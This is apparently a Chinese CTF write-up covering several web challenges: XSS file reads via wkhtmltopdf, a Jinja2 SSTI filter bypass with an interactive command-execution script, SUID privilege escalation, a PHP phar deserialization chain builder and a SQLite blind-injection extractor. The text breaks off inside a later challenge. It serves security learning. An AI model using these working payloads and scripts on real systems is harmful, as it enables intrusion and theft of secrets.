
PDF Viewer
考点:xss读文件
直觉可能是xss,打<script> document.write(window.location); </script>回显file:///usr/src/app/2018612090897655262.html那就是xss
猜flag在环境,打
1
2
3
4
5
6
|
<script>
    var x = new XMLHttpRequest();
    x.open("GET", "file:///proc/1/environ", false);
    x.send();
    document.write(x.responseText);
</script>
|

被出题人想到了,那就是反弹shell,但是flag肯定是在admin里面,但是爆破进不去,算了,先拿源码,读/usr/src/app/app.py
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
|
from flask import *
import pdfkit
import subprocess
import time
import os
import spwd
import crypt
from hmac import compare_digest as compare_hash

app = Flask(__name__)

@app.route('/', methods=['POST', 'GET'])
def index():
    if request.method == 'POST':
        html_content = request.form.get('content')
        if html_content is None:
            return render_template('index.html')

        # Security check to prevent reading /proc//environ
        if '/environ' in html_content:
            return ' :)'

        # Generate unique filenames using hash of current time
        uid = str(hash(time.time()))
        out_filename = uid + '.pdf'
        html_filename = uid + '.html'

        # Create HTML file from template
        html = render_template('document.html', content=html_content)
        with open(html_filename, 'w', encoding='utf-8') as html_file:
            html_file.write(html)

        # Generate PDF using wkhtmltopdf with timeout
        TIMEOUT = '3'
        cmd = [
            'xvfb-run', 'timeout', '--preserve-status', '-k', TIMEOUT, TIMEOUT,
            'wkhtmltopdf', '--enable-local-file-access',
            '--load-error-handling', 'ignore',
            '--load-media-error-handling', 'ignore',
            html_filename, out_filename
        ]

        try:
            subprocess.run(cmd, shell=False, check=True)
        except subprocess.CalledProcessError:
            return ''

        # Return PDF response
        with open(out_filename, 'rb') as out_file:
            output = out_file.read()

        # Cleanup (commented out for debugging)
        # os.remove(out_filename)
        # os.remove(html_filename)

        response = make_response(output)
        response.headers['Content-Type'] = 'application/pdf'
        response.headers['Content-Disposition'] = 'inline; filename=document.pdf'
        return response

    return render_template('index.html')

@app.route('/admin', methods=['POST', 'GET'])
def adminLogin():
    if request.method == 'POST':
        username = request.form.get('username')
        password = request.form.get('password')

        if username is None or password is None:
            return render_template('login.html')

        # Validate username and password against system users
        try:
            pw1 = spwd.getspnam(username).sp_pwd
            pw2 = crypt.crypt(password, pw1)

            if compare_hash(pw2, pw1):#
                return render_template('login.html', msg=os.environ['FLAG'])
            else:
                return render_template('login.html', msg='Incorrect password!')
        except KeyError:
            # Username not found
            return render_template('login.html', msg='Incorrect username!')

    return render_template('login.html')

if __name__ == '__main__':
    app.run(host='0.0.0.0')
|
最重要的代码是
1
2
3
4
5
6
|
        try:
            pw1 = spwd.getspnam(username).sp_pwd
            pw2 = crypt.crypt(password, pw1)

            if compare_hash(pw2, pw1):#
                return render_template('login.html', msg=os.environ['FLAG'])
|
把你输入的密码,和 Linux 系统里存的真密码(在 /etc/shadow,里面存着Lunix用户密码,不过是hash值,还加盐了)进行比对。这不就说明了用户是在/etc/passwd里面吗


所以思路一就是以WeakPassword_Admin爆破密码,第二就是解哈希,但是应该是爆密码,果然一下就爆出了

登了就有flag
ez_read
登入发现有个文件读取功能
不知道app.py在哪,直接读/proc/self/cwd/app.py(/proc/self/cwd 是一个指向当前工作目录的符号链接)
  1
  2
  3
  4
  5
  6
  7
  8
  9
 10
 11
 12
 13
 14
 15
 16
 17
 18
 19
 20
 21
 22
 23
 24
 25
 26
 27
 28
 29
 30
 31
 32
 33
 34
 35
 36
 37
 38
 39
 40
 41
 42
 43
 44
 45
 46
 47
 48
 49
 50
 51
 52
 53
 54
 55
 56
 57
 58
 59
 60
 61
 62
 63
 64
 65
 66
 67
 68
 69
 70
 71
 72
 73
 74
 75
 76
 77
 78
 79
 80
 81
 82
 83
 84
 85
 86
 87
 88
 89
 90
 91
 92
 93
 94
 95
 96
 97
 98
 99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
|
from flask import Flask, request, render_template, render_template_string, redirect, url_for, session
import os

app = Flask(__name__, template_folder="templates", static_folder="static")
app.secret_key = "key_ciallo_secret"

USERS = {}


def waf(payload: str) -> str:
    print(len(payload))
    if not payload:
        return ""

    if len(payload) not in (114, 514):
        return payload.replace("(", "")
    else:
        waf = ["__class__", "__base__", "__subclasses__", "__globals__", "import","self","session","blueprints","get_debug_flag","json","get_template_attribute","render_template","render_template_string","abort","redirect","make_response","Response","stream_with_context","flash","escape","Markup","MarkupSafe","tojson","datetime","cycler","joiner","namespace","lipsum"]
        for w in waf:
            if w in payload:
                raise ValueError(f"waf")

    return payload


@app.route("/")
def index():
    user = session.get("user")
    return render_template("index.html", user=user)


@app.route("/register", methods=["GET", "POST"])
def register():
    if request.method == "POST":
        username = (request.form.get("username") or "")
        password = request.form.get("password") or ""
        if not username or not password:
            return render_template("register.html", error="用户名和密码不能为空")
        if username in USERS:
            return render_template("register.html", error="用户名已存在")
        USERS[username] = {"password": password}
        session["user"] = username
        return redirect(url_for("profile"))
    return render_template("register.html")


@app.route("/login", methods=["GET", "POST"])
def login():
    if request.method == "POST":
        username = (request.form.get("username") or "").strip()
        password = request.form.get("password") or ""
        user = USERS.get(username)
        if not user or user.get("password") != password:
            return render_template("login.html", error="用户名或密码错误")
        session["user"] = username
        return redirect(url_for("profile"))
    return render_template("login.html")


@app.route("/logout")
def logout():
    session.clear()
    return redirect(url_for("index"))


@app.route("/profile")
def profile():
    user = session.get("user")
    if not user:
        return redirect(url_for("login"))
    name_raw = request.args.get("name", user)

    try:
        filtered = waf(name_raw)
        tmpl = f"欢迎,{filtered}"
        rendered_snippet = render_template_string(tmpl)
        error_msg = None
    except Exception as e:
        rendered_snippet = ""
        error_msg = f"渲染错误: {e}"
    return render_template(
        "profile.html",
        content=rendered_snippet,
        name_input=name_raw,
        user=user,
        error_msg=error_msg,
    )


@app.route("/read", methods=["GET", "POST"])
def read_file():
    user = session.get("user")
    if not user:
        return redirect(url_for("login"))

    base_dir = os.path.join(os.path.dirname(__file__), "story")
    try:
        entries = sorted([f for f in os.listdir(base_dir) if os.path.isfile(os.path.join(base_dir, f))])
    except FileNotFoundError:
        entries = []

    filename = ""
    if request.method == "POST":
        filename = request.form.get("filename") or ""
    else:
        filename = request.args.get("filename") or ""

    content = None
    error = None

    if filename:
        sanitized = filename.replace("../", "")
        target_path = os.path.join(base_dir, sanitized)
        if not os.path.isfile(target_path):
            error = f"文件不存在: {sanitized}"
        else:
            with open(target_path, "r", encoding="utf-8", errors="ignore") as f:
                content = f.read()

    return render_template("read.html", files=entries, content=content, filename=filename, error=error, user=user)


if __name__ == "__main__":
    app.run(host="0.0.0.0", port=8080, debug=False)
|
要114长度才能打ssti,直接上fenjing
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
|
from fenjing import exec_cmd_payload

import logging

logging.basicConfig(level = logging.INFO)

def waf(s: str):
    blacklist = ["__class__", "__base__", "__subclasses__", "__globals__", "import","self","session","blueprints","get_debug_flag","json","get_template_attribute","render_template","render_template_string","abort","redirect","make_response","Response","stream_with_context","flash","escape","Markup","MarkupSafe","tojson","datetime","cycler","joiner","namespace","lipsum"]
    for word in blacklist:
        if word in s:
            return False
    return True

payload, _ = exec_cmd_payload(waf, "ls /")

print(payload)
|
1
|
{{((g.pop['_''_globals__'].__builtins__['__i''mport__']('os')).popen('ls /')).read()}}{{11111111*111111111111111}}
|
直接读flag没东西,读env
1
|
{{((g.pop['_''_globals__'].__builtins__['__i''mport__']('os')).popen('env')).read()}}{{1111111111111111111111111}}
|
发现要提权

先写个自动化脚本吧,自己写了个逻辑
1
2
3
4
5
6
7
8
|
cmd="ls /"
usernames="{{((g.pop['_''_globals__'].__builtins__['__i''mport__']('os')).popen('%s')).read()}}"%cmd

fill=(514-len(usernames)-6)*"1"
payload=usernames+"{{ %s }}"%fill

print(len(payload))
print(payload)
|
这样的payload可以得到结果,然后要ai写一个自动脚本(注意不要开vpn,不然502)
  1
  2
  3
  4
  5
  6
  7
  8
  9
 10
 11
 12
 13
 14
 15
 16
 17
 18
 19
 20
 21
 22
 23
 24
 25
 26
 27
 28
 29
 30
 31
 32
 33
 34
 35
 36
 37
 38
 39
 40
 41
 42
 43
 44
 45
 46
 47
 48
 49
 50
 51
 52
 53
 54
 55
 56
 57
 58
 59
 60
 61
 62
 63
 64
 65
 66
 67
 68
 69
 70
 71
 72
 73
 74
 75
 76
 77
 78
 79
 80
 81
 82
 83
 84
 85
 86
 87
 88
 89
 90
 91
 92
 93
 94
 95
 96
 97
 98
 99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
|
import requests
import re

class SSTIExploit:
    def __init__(self, base_url):
        self.base_url = base_url
        self.session = requests.Session()

    def register(self, username, password):
        url = f"{self.base_url}/register"
        data = {'username': username, 'password': password}
        try:
            return self.session.post(url, data=data, timeout=10)
        except Exception as e:
            print(f"注册失败: {e}")
            return None

    def login(self, username, password):
        url = f"{self.base_url}/login"
        data = {'username': username, 'password': password}
        try:
            return self.session.post(url, data=data, timeout=10)
        except Exception as e:
            print(f"登录失败: {e}")
            return None

    def get_profile(self):
        url = f"{self.base_url}/profile"
        try:
            return self.session.get(url, timeout=10)
        except Exception as e:
            print(f"访问profile失败: {e}")
            return None

    def generate_payload(self, cmd):
        payload = "{{((g.pop['_''_globals__'].__builtins__['__i''mport__']('os')).popen('%s')).read()}}" % cmd

        fill_length = 514 - len(payload) - 6
        if fill_length > 0:
            fill = "1" * fill_length
            payload = payload + "{{ %s }}" % fill

        print(f"[*] Payload长度: {len(payload)}")
        return payload

    def extract_content_after_welcome(self, response_text):
        """提取欢迎后面的所有字符(包括换行)"""

        # 查找"欢迎"的位置
        welcome_keywords = ["欢迎", "Welcome"]
        welcome_index = -1

        for keyword in welcome_keywords:
            idx = response_text.find(keyword)
            if idx != -1:
                welcome_index = idx
                print(f"[*] 找到 '{keyword}' 在位置: {idx}")
                break

        if welcome_index == -1:
            print("[-] 未找到欢迎关键字")
            return None

        # 提取欢迎关键字之后的所有内容
        content_start = welcome_index

        # 向前查找一点上下文,以便更好地理解结构
        context_start = max(0, content_start - 50)
        context_end = min(len(response_text), content_start + 200)
        context = response_text[context_start:context_end]
        print(f"[*] 欢迎附近上下文: {context}")

        # 提取从欢迎开始的所有内容
        full_content = response_text[content_start:]

        # 找到欢迎关键字之后的第一个HTML标签,或者提取一定长度
        # 先尝试找到第一个标签
        tag_match = re.search(r'<[^>]*>', full_content)

        if tag_match:
            # 如果找到标签,提取标签之前的内容
            extracted = full_content[:tag_match.start()].strip()
        else:
            # 如果没有找到标签,提取前2000个字符
            extracted = full_content[:2000].strip()

        print(f"[*] 提取到内容长度: {len(extracted)}")

        # 清理内容:移除常见的HTML标签和属性
        # 但保留换行符
        cleaned = re.sub(r'<[^>]+>', '', extracted)

        # 移除多余的空格,但保留换行
        cleaned = re.sub(r'[ \t\r\f\v]+', ' ', cleaned)

        # 移除"欢迎"关键字本身(以及可能的中文标点)
        cleaned = re.sub(r'^欢迎[,,::]*\s*', '', cleaned, flags=re.IGNORECASE)
        cleaned = re.sub(r'^Welcome[,,::]*\s*', '', cleaned, flags=re.IGNORECASE)

        # 移除开头和结尾的空格/换行
        cleaned = cleaned.strip()

        # 如果内容为空或太短,返回原始内容
        if not cleaned or len(cleaned) < 5:
            print("[-] 提取的内容太短,返回原始内容")
            return extracted.strip()

        return cleaned

    def execute_command(self, command):
        print(f"\n[*] 执行命令: {command}")

        payload_username = self.generate_payload(command)
        password = "password123"

        # 重置session
        self.session = requests.Session()

        # 注册
        reg_resp = self.register(payload_username, password)
        if not reg_resp:
            print("[-] 注册失败")
            return None

        print(f"[*] 注册状态: {reg_resp.status_code}")

        # 登录
        login_resp = self.login(payload_username, password)
        if not login_resp:
            print("[-] 登录失败")
            return None

        print(f"[*] 登录状态: {login_resp.status_code}")

        # 访问profile
        profile_resp = self.get_profile()
        if not profile_resp:
            print("[-] 获取profile失败")
            return None

        print(f"[*] Profile状态: {profile_resp.status_code}")
        print(f"[*] Profile长度: {len(profile_resp.text)} 字符")

        # 提取欢迎后面的内容
        output = self.extract_content_after_welcome(profile_resp.text)
        return output

def main():
    base_url = "http://8080-96982510-cb75-4e1d-8370-0ee0955a35ce.challenge.ctfplus.cn"

    print(f"[*] 目标URL: {base_url}")
    print("[*] 启动SSTI漏洞利用工具")
    print("[*] 输入命令执行,输入 'exit' 或 'quit' 退出")
    print("=" * 60)

    exploit = SSTIExploit(base_url)

    # 测试连接
    print("[*] 测试连接...")
    try:
        test_resp = requests.get(base_url, timeout=5)
        print(f"[*] 连接成功,服务器状态: {test_resp.status_code}")
    except Exception as e:
        print(f"[!] 连接失败: {e}")
        return

    # 交互式命令执行
    while True:
        try:
            cmd = input("\n[>] 输入命令: ").strip()

            if cmd.lower() in ['exit', 'quit', 'q']:
                print("[*] 退出程序")
                break

            if not cmd:
                continue

            # 执行命令
            output = exploit.execute_command(cmd)

            if output:
                print(f"\n[+] 提取的输出:")
                print("-" * 60)
                print(output)
                print("-" * 60)
            else:
                print("[-] 未提取到输出")

        except KeyboardInterrupt:
            print("\n[*] 用户中断,退出程序")
            break
        except Exception as e:
            print(f"[!] 执行出错: {e}")

if __name__ == "__main__":
    main()
|
读dockerfile知道利用/usr/local/bin/env有suid权限,直接提就好(当然直接打find / -user root -perm -4000 -print 2>/dev/null也挺好,我还以为是打docker逃逸开始)


ez-seralize
考点:phar反序列化
有文件读取,但是看注释设置了读的范围

1
2
3
|
open_basedir=/var/www/html:/tmp
sys_temp_dir=/tmp	#PHP的系统临时文件存放在 /tmp
upload_tmp_dir=/tmp	#上传的文件在处理前先存放在 /tmp
|
读index.php
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
|
<?php
ini_set('display_errors', '0');
$filename = isset($_GET['filename']) ? $_GET['filename'] : null;

$content = null;
$error = null;

if (isset($filename) && $filename !== '') {
    $balcklist = ["../","%2e","..","data://","\n","input","%0a","%","\r","%0d","php://","/etc/passwd","/proc/self/environ","php:file","filter"];
    foreach ($balcklist as $v) {
        if (strpos($filename, $v) !== false) {
            $error = "no no no";
            break;
        }
    }

    if ($error === null) {
        if (isset($_GET['serialized'])) {
            require 'function.php';
            $file_contents= file_get_contents($filename);
            if ($file_contents === false) {
                $error = "Failed to read seraizlie file or file does not exist: " . htmlspecialchars($filename);
            } else {
                $content = $file_contents;
            }
        } else {
            $file_contents = file_get_contents($filename);
            if ($file_contents === false) {
                $error = "Failed to read file or file does not exist: " . htmlspecialchars($filename);
            } else {
                $content = $file_contents;
            }
        }
    }
} else {
    $error = null;
}
?>
|
这里有function.php,直接读
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
|
<?php
class A {
    public $file;
    public $luo;

    public function __construct() {
    }

    public function __toString() {
        $function = $this->luo;
        return $function();
    }
}

class B {
    public $a;
    public $test;

    public function __construct() {
    }

    public function __wakeup()
    {
        echo($this->test);
    }

    public function __invoke() {
        $this->a->rce_me();
    }
}

class C {
    public $b;

    public function __construct($b = null) {
        $this->b = $b;
    }

    public function rce_me() {
        echo "Success!\n";
        system("cat /flag/flag.txt > /tmp/flag");
    }
}
|
这里给了链子每有反序列化点,但是可以上传文件,那就是phar反序列化了,上传点在哪?发现robots.txt有uploads.php,读一下
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
|
<?php
$uploadDir = __DIR__ . '/uploads/';
if (!is_dir($uploadDir)) {
    mkdir($uploadDir, 0755, true);
}
$whitelist = ['txt', 'log', 'jpg', 'jpeg', 'png', 'zip','gif','gz'];
$allowedMimes = [
    'txt'  => ['text/plain'],
    'log'  => ['text/plain'],
    'jpg'  => ['image/jpeg'],
    'jpeg' => ['image/jpeg'],
    'png'  => ['image/png'],
    'zip'  => ['application/zip', 'application/x-zip-compressed', 'multipart/x-zip'],
    'gif'  => ['image/gif'],
    'gz'   => ['application/gzip', 'application/x-gzip']
];

$resultMessage = '';

if ($_SERVER['REQUEST_METHOD'] === 'POST' && isset($_FILES['file'])) {
    $file = $_FILES['file'];

    if ($file['error'] === UPLOAD_ERR_OK) {
        $originalName = $file['name'];
        $ext = strtolower(pathinfo($originalName, PATHINFO_EXTENSION));
        if (!in_array($ext, $whitelist, true)) {
            die('File extension not allowed.');
        }

        $mime = $file['type'];
        if (!isset($allowedMimes[$ext]) || !in_array($mime, $allowedMimes[$ext], true)) {
            die('MIME type mismatch or not allowed. Detected: ' . htmlspecialchars($mime));
        }

        $safeBaseName = preg_replace('/[^A-Za-z0-9_\-\.]/', '_', basename($originalName));
        $safeBaseName = ltrim($safeBaseName, '.');
        $targetFilename = time() . '_' . $safeBaseName;

        file_put_contents('/tmp/log.txt', "upload file success: $targetFilename, MIME: $mime\n");

        $targetPath = $uploadDir . $targetFilename;
        if (move_uploaded_file($file['tmp_name'], $targetPath)) {
            @chmod($targetPath, 0644);
            $resultMessage = '<div class="success"> File uploaded successfully '. '</div>';
        } else {
            $resultMessage = '<div class="error"> Failed to move uploaded file.</div>';
        }
    } else {
        $resultMessage = '<div class="error"> Upload error: ' . $file['error'] . '</div>';
    }
}
?>
|
文件名限制,上传文件会重命名且移动到uploads/下
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
|
<?php
class A
{
    public $file;
    public $luo;

    public function __construct()
    {
    }

    public function __toString()
    {
        $function = $this->luo;
        return $function();
    }
}

class B
{
    public $a;
    public $test;

    public function __construct()
    {
    }

    public function __wakeup()
    {
        echo ($this->test);
    }

    public function __invoke()
    {
        $this->a->rce_me();
    }
}

class C
{
    public $b;

    public function __construct($b = null)
    {
        $this->b = $b;
    }

    public function rce_me()
    {
        echo "Success!\n";
        system("cat /flag/flag.txt > /tmp/flag");
    }
}

$a = new B();
$a->test = new A();
$a->test->luo = new B();
$a->test->luo->a = new C();

$phar = new Phar("2.phar"); //.phar文件
$phar->startBuffering();
$phar->setStub('<?php __HALT_COMPILER(); ?>'); //固定的
$phar->setMetadata($a);
$phar->addFromString("exp.txt", "test"); //随便写点什么生成个签名,添加要压缩的文件
$phar->stopBuffering();

@rename("2.phar", "1.phar.png");
|
上传后读/tmp/log.txt,然后打filename=phar://uploads/1766050031_1.phar.png&serialized=1然后到读/tmp/flag即可
Sequal No Uta
考点:sqlite盲注
只有2种回显,那就是sqlite布尔盲注,打admin'%09or%091=1--显示用户活用,那就只ban了空格
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
|
import requests

base_url = "http://80-1bfe4612-2571-4ff2-86a1-7a79bcbd3e89.challenge.ctfplus.cn/check.php"

result = ""
i = 0

while True:
    i += 1
    head = 32
    tail = 127

    while head < tail:
        mid = (head + tail) // 2
        #payload = "(SELECT%09sqlite_version())"#这个跑不出,其它可以?很怪
        #payload = "(SELECT%09group_concat(tbl_name)%09FROM%09sqlite_master%09WHERE%09type='table')"#users,sqlite_sequence

        #payload = "(SELECT%09sql%09FROM%09sqlite_master%09WHERE%09tbl_name='users')"#id username,password,is_active,secret

        payload = "(SELECT%0agroup_concat(secret)%0aFROM%0ausers)"

        current_url = f"{base_url}?name=admin'%09and%09substr(({payload}),{i},1)>'{chr(mid)}'--"

        # current_url = "{0}?name=admin'%09or%09sUbstr(({1}),{2},1)>'{3}'--+".format(base_url, payload, i, chr(mid))

        try:
            r = requests.get(url=current_url, timeout=5)
            if '活跃' in r.text:
                head = mid + 1
            else:
                tail = mid
        except Exception as e:
            print(f"请求失败: {e}")
            break

    if head != 32:
        result += chr(head)
        print(f"[+] 当前结果: {result}")
|


flag跑出来稍微一点问题,将%改成-就行
eeeeezzzzzzZip
考点:include触发phar文件
扫一下得到www.zip,里面是源码,login.php,index.php,upload.php
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
|
<?php
session_start();

$err = '';
if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    $u = $_POST['user'] ?? '';
    $p = $_POST['pass'] ?? '';
    if ($u === 'admin' && $p === 'guest123') {
        $_SESSION['user'] = $u;
        header("Location: index.php");
        exit;
    } else {
        $err = '登录失败:用户名或密码错误';
    }
}
?>
|
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
|
<?php
// index.php
session_start();
error_reporting(0);

if (!isset($_SESSION['user'])) {
    header("Location: login.php");
    exit;
}

$salt = 'GeekChallenge_2025';
if (!isset($_SESSION['dir'])) {
    $_SESSION['dir'] = bin2hex(random_bytes(4));
}
$SANDBOX = sys_get_temp_dir() . "/uploads_" . md5($salt . $_SESSION['dir']);
if (!is_dir($SANDBOX)) mkdir($SANDBOX, 0700, true);

